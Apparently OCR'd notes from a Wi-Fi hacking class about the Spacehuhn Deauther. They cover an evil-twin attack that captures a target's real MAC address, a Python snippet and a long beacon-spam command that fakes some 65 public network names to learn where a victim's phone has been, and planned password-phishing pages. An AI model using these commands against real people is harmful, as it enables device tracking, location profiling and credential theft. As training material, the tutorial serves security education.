


From the target perspective, we are still connected to the testnet AP, but for some reason there is no internet available. Both the real and fake testnet are merged into one result, so the user can't see that there are two identical networks.

From the hacker's perspective, we've captured this device and forced it to join our evil network, plus we've forced the target device to give up it's real, non-randomized MAC address.

This is not as obvious as deauthing, where the network won't connect at all. It also gives you more information about the target.

LAB: Extract a List of Networks A Target Has Joined



Scripting with Huhn Read

If we use commands frequently, we can script them! Let's make a custom command and script it.

Our command will be **scan -ch 1-12 -t 60 -ct 5000**, which we save in a .TXT file on the computer we're accessing the Deauther on.

When we use the **huhn read** command on the Huhnitor, you can load a .TXT file with commands inside of it to run.

```
huhn read ssids.txt

# scan -ch 1-12 -t 60 -ct 5

[ ========== Scan for Access Points ========== ]
Channels:     1,2,3,4,5,6,7,8,9,10,11,12,

Type 'stop scan' to stop the scan
```

Use Huhn Read to Create 50+ Fake Networks

We'll use this example I made to load between 60-70 different networks to fake at the same time.

First, we'll make a .TXT file of network names we want to create, each on a new line. I made a Python3 tool to turn it into a single command.

```
path = "/Users/skickar/ssids.txt"; ssids = open(path,'r'); command = "beacon "

for line in ssids:

    command = command +  "\"{}\",".format(line.strip())

print(command)
```

This should make a very long string we can save to a .TXT file called beacons.txt

Load the Beacon Spam Command


When we run **huhn read beacon.txt**, the Deauther creates lots of fake networks based on running the command below. It also monitors for devices trying to connect to any of the fake networks.

beacon "A_Guest","Ace Hotel","Americas Best Value Inn","Amoeba - Guest","Budget Inn","CableWiFi","Camden","CenterWiFi","CityofLosAngelesGuest","CoffeeBeanWifi","Comfort Inn","Cricket-Guest","DHS_Guest","DaysInnOnline","Dennys_Guest_WIFI","FBI-SurveillanceVan","Google Starbucks","Guest","Guest T-Mobile","Guestnet","Hazelitas-guest","Hollywood Guest Inn","Hollywood Palms Inn & Suites","JWMarriott_GUEST","JWMarriott_LOBBY","Jacks_Guest","LAFILM Guest","LATTC-Visitor","LATimes-Guest","LAUSD-Guest","LAX-C guest","McDonalds Free WiFi","Moment Hotel","Netflix","Oh Ranger! Wi-Fi","PATH Wifi","Paulist-guest","Philz Coffee","Public Health Guest","Rodeway Inn","Roosevelt","SETUP","Saharan Motor Hotel","Sandhouse Wi-Fi","Staff","Starbucks WiFi","Stella Barra Guest","Students","Sunset 8 Motel","THEMELT","TWCWiFi","TWGuest","Tender Greens","URBAN_GUEST_WIFI","USC Guest Wireless","WHOPPERWIFI","WK-Guest","WL-GUEST","WLAN-GUEST","Wendys_Guest","WhopperWifi","WlanVPN","admin-guest","att-wifi", -mon

Learning Where They've Been

Now that we are broadcasting lots of fake networks, we can scan to see if anyone has connected to a network that matches one of the networks we're broadcasting. If so, we know that the target device will join network if we create one with the **ap** command.

We can use this to learn where someone has been by which networks their phone automatically connects to.



Planned Features & Updates

Wait, sleep, monitoring more SSID authentication attempts, ESP32 companion.

On the roadmap up updates, we have:

- Phishing pages to capture network passwords
- Trigger scripts when a known device is detected
- Load bigger lists of fake networks
- Redirect target to canarytokin or grabify tracking list

Thank You!

Class resources: https://github.com/skickar/v3DeautherClass

Additional information: http://spacehuhn.com

Want to support us? Join the Cyber Weapons Lab Meetup group and add me on Twitter @KodyKinzie

Check out our upcoming workshops and Hacking With Friends livestreams!